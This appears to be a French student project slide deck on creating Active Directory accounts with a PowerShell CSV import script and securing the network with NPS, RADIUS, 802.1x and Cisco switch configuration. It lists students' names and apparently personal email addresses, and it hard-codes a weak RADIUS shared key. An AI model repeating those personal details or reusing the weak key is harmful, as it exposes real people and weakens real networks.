
IUT-VELIZY\ADMINISTRATEUR

Spécifications de l'appareil

Nom de l'appareil	H31-6
Nom complet de l'appareil	H31-6.mmi.iut-velizy.local
Processeur	Intel(R) Core(TM) i9-10900F CPU @ 2.80GHz 2.81 GHz
Mémoire RAM installée	32,0 Go (31,9 Go utilisable)
ID de périphérique	3C07885C-7BE7-4EF7-8CA6-EC99DEE54072
ID de produit	00331-10000-00001-AA810
Type du système	Système d'exploitation 64 bits, processeur x64
Stylet et fonction tactile	La fonctionnalité d'entrée tactile ou avec un stylet n'est pas disponible sur cet écran



TEST



PC LISV
Compte IUT-VELIZY



Création des utilisateurs

Pour chaque domaine de notre architecture, nous devons créer un certain nombre d'utilisateurs contenu dans des fichiers .csv comme ci-dessous :

Civ.	Nom	Prénom	Parcours	TD A	TP	Etat	Mail	Personnel
M.	AON	Ahmed		TD A	A2	I	aonahmed042@gmail.com	
M.	BARUCQ	Achille		TD A	A2	D	abarucq@icloud.com	
M.	BELLON-F	Jan		TD A	A1	I	janski.bellon@gmail.com	
Mme	BENMERZ	Maroua		TD A	A1	I	maroua.benmerzouga@gmail.com	
M.	BENOUDA	Youssef		TD A	A1	I	youssefbenouda@outlook.fr	

Exemple de fichier csv (RT1-Fl.csv)

Au vu du nombre d'étudiants, nous allons utiliser **Powershell** pour automatiser la création des comptes.

Création des utilisateurs

Script PowerShell

```
Import-Module ActiveDirectory
Import-Module ServerManager

$Nfichier = 1

while ($Nfichier -lt 3) {

    $csv = Import-Csv -Path "C:\Users\andrew\Desktop\SAE SECU SI\etudiants_FI$Nfichier-RT.csv"
    $csv | Format-Table
    $i = 1
    $Path = "OU=FI"
    ForEach ($ligne in $csv){

        $etat = $ligne.Etat
        $Name = ($ligne.Prenom.Trim()) + " " + ($ligne.Nom.Trim())
        $Session = $ligne.Prenom + $i
        if ($etat -eq "I"){
            New-ADUser -Name $Name -SamAccountName $Session -GivenName $ligne.Prenom -Surname $ligne.Nom -EmailAddress $ligne.Mail -Path "$Path$Nfichier, OU=Eleves, OU=Etabli5, DC=rt ,DC=iut-velizy, DC=local"
            $i++
        }
    }

    $Nfichier++
    Write-host $Nfichier
}
```

Script utilisé pour le RT-FI

Création des utilisateurs

Résultat

The image shows two windows of the "Utilisateurs et ordinateurs Active Directory" tool. Both windows have a similar layout with a navigation pane on the left and a list of users on the right.

Left Window (RT.iut-velizy.local):


Nom	Type
Abdellaziz GASMI	Utilisateur
Ahmed AON	Utilisateur
Alkaly KEITA	Utilisateur
Amir HARICHI	Utilisateur
Andy CAI	Utilisateur
Aude MESMIN	Utilisateur
Axel BONNET	Utilisateur
Bokhit MAHAMAT HAGGAR	Utilisateur
Damien SANTERO	Utilisateur
Dorian CHOLEZ	Utilisateur
Dorian MAGDELAINE	Utilisateur
Elliott CHARBOTEL	Utilisateur
Elias EL MOUKADIM	Utilisateur
Esteban DELAUNAY	Utilisateur
Ethan BLOMBOU	Utilisateur
Ilyas BOUMANSOUR	Utilisateur
Jan BELLON-HUET	Utilisateur
Jerome GUILLEMINET	Utilisateur
Kais HOAREAU	Utilisateur
Kevin SOU	Utilisateur
Kilyan PHILIPPE	Utilisateur

Right Window (FI.iut-velizy.local):

Nom	Type
Adrien BOUCHER	Utilisateur
Adrien GIRault	Utilisateur
Alain-Samson DIASIWA	Utilisateur
Andrew MELRO	Utilisateur
Djibril NAMOUNE	Utilisateur
Edson FERNANDES MACIEL	Utilisateur
Fayçal LASRI	Utilisateur
Mathias FERNANDES	Utilisateur
Matthieu PERESSONI	Utilisateur
Maxence ARVIN-BEROD	Utilisateur
Maxime SENECHAL	Utilisateur
Mohamed KHAJNANE	Utilisateur
Nhan Vinh QUACH	Utilisateur
Nivethan SIVANESAN	Utilisateur
Shazir SHEIK	Utilisateur
Yohan DELIÈRE	Utilisateur

Exemple avec les classes de RT en FI

SÉCURISATION D'ACTIVE DIRECTORY



2 - SÉCURISATION D'ACTIVE DIRECTORY

Prérequis :

- Installation du rôle NPS
- Configuration de RADIUS
- Authentification avec 802.1x



2 - SÉCURISATION D'ACTIVE DIRECTORY

NPS (Network Policy Server) :

- Permet de créer des stratégies réseau pour l'autorisation des demandes de connexion.
- Gère de manière centralisée les authentifications via différentes fonctionnalités.

2 - SÉCURISATION D'ACTIVE DIRECTORY

Authentification 802.1x

802.1x est un standard mis au point en 2001 par l'IEEE.

Il permet de contrôler l'accès aux équipements réseau

S'appuie sur le protocole EAP et sur un serveur d'authentification (TACACS, CAS, RADIUS...)

IEE 802.1x fournit une couche de sécurité pour les réseaux câblés et sans fil.



2 - SÉCURISATION D'ACTIVE DIRECTORY

Avantages de RADIUS

- Sécurité améliorée
- Centralisation de l'authentification et des gestions des politiques de réseau
- Compatibilité avec les équipements
- Traçabilité des activités
- Flexibilité accrue
- Réduction des coûts



2 - SÉCURISATION D'ACTIVE DIRECTORY


Configuration des VLans

```
vlan 10
  name authorized
!
vlan 20
  name rejected
```

```
interface FastEthernet0/24
  switchport trunk allowed vlan 10
  switchport mode trunk
!
interface Vlan10
  ip address 192.168.1.110 255.255.255.0
!
```

```
auto ens192
iface ens192 inet static
  address 192.168.4.253
  netmask 255.255.255.0

auto ens192.10
iface ens192.10 inet static
  address 192.168.4.254
  netmask 255.255.255.0
```



2 - SÉCURISATION D'ACTIVE DIRECTORY

Configuration RADIUS sur le switch

AAA (Authentication, Authorization and Accounting) :

```
aaa new-model  
aaa authorization network default group radius  
aaa authentication dot1x default group radius
```

- Protocole de Cisco
- Gère l'accès des utilisateurs et les interactions avec les services réseau.

```
| dot1x system-auth-control
```

```
| radius-server host 192.168.4.200 auth-port 1645 acct-port 1646 key CisCo123
```

2 - SÉCURISATION D'ACTIVE DIRECTORY


